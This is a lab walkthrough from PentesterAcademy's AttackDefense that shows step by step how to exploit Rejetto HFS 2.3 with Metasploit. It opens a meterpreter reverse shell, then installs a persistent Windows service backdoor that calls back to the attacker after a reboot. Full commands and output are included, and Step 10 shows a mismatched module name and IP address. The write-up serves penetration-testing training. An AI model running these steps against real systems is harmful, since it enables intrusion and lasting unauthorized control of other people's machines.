ATTACK DEFENSE

by PentesterAcademy


Name	Maintaining Access: Persistence Service
URL	https://attackdefense.com/challengedetails?cid=2140
Type	Windows Security: Maintaining Access

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.25.204
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.25.204



```
root@attackdefense:~# nmap 10.0.25.204
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-21 16:31 IST
Nmap scan report for 10.0.25.204
Host is up (0.0014s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.29 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.25.204



```
root@attackdefense:~# nmap -sV -p 80 10.0.25.204
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-21 16:33 IST
Nmap scan report for 10.0.25.204
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.47 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs



```
root@attackdefense:~# searchsploit hfs
---------------------------------------------------------------------------
 Exploit Title

---------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
---------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:


msfconsole -q

use exploit/windows/http/rejetto_hfs_exec

set RHOSTS 10.0.25.204

set LHOST 10.10.1.2 <Make Sure to Enter Valid LHOST IP Address>

exploit




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.25.204
RHOSTS => 10.0.25.204
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/k4b5If
[*] Local IP: http://10.10.1.2:8080/k4b5If
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /k4b5If
[*] Sending stage (175174 bytes) to 10.0.25.204
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.25.204:49180) at 2020-11-21 16:34:03 +0530
[!] Tried to delete %TEMP%\UdbKkdZtADyk.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.

Command: getuid



```
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter > █
```

Step 7: We can observe that we are running as an administrator user. We are going to use Metasploit local exploit module for persistence access (**exploit/windows/local/persistence_service**)

Windows Persistent Service Installer

“This Module will generate and upload an executable to a remote host, next will make it a persistent service. It will create a new service which will start the payload whenever the service is running. Admin or system privilege is required.”


Source: https://www.rapid7.com/db/modules/exploit/windows/local/persistence_service/

Step 8: Running the service persistence module to maintain access to the compromised machine.

Commands:
background
use exploit/windows/local/persistence_service
set SESSION 1
exploit

Note: By default persistence, the local exploit module uses the following payload and local port for reverse connection.


Payload: windows/meterpreter/reverse_tcp
LHOST: Attack IP Address.
LPORT: 4444



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/rejetto_hfs_exec) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Running module against WIN-OMCNBKR66MN
[+] Meterpreter service exe written to C:\Users\ADMINI~1\AppData\Local\Temp\1\dQOrE.exe
[*] Creating service ygjpekmX
[*] Sending stage (175174 bytes) to 10.0.25.204
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-OMCNBKR66MN_20201121.3455/WIN-OMCNBKR66MN_20201121.3455.rc
[*] Meterpreter session 2 opened (10.10.1.2:4444 -> 10.0.25.204:49182) at 2020-11-21 16:34:55 +0530

meterpreter > █
```

Step 9: We have successfully maintained access. Start another msfconsole and run multi handler to re-gain access.


Commands:
msfconsole -q
use exploit/multi/handler
set LHOST 10.10.1.2
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 4444
exploit



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
```


Step 10: Switch back to the active meterpreter session and reboot the machine.

Command: session -i 1
reboot



```
msf6 exploit(windows/local/registry_persistence) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > reboot
Rebooting...

[*] 10.0.17.103 - Meterpreter session 1 closed.  Reason: Died
```

Once the machine reboots we would expect a new meterpreter session without re-exploitation. This happened because we have added a malicious executable for maintaining access.




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending stage (175174 bytes) to 10.0.25.204
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.25.204:49161) at 2020-11-21 16:36:51 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We have received a new meterpreter session with the highest privileged.

Also, the backdoor is running as a service. Even if the session gets killed we would again gain it by re-running the Metasploit multi-handler. In this case, we exit the session and run the handler to gain the session again.

Command: exit
exploit



```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.0.25.204 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending stage (175174 bytes) to 10.0.25.204
[*] Meterpreter session 2 opened (10.10.1.2:4444 -> 10.0.25.204:49181) at 2020-11-21 16:39:34 +0530

meterpreter > 
```

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)

3. Persistence Module (https://www.rapid7.com/db/modules/exploit/windows/local/persistence_service/)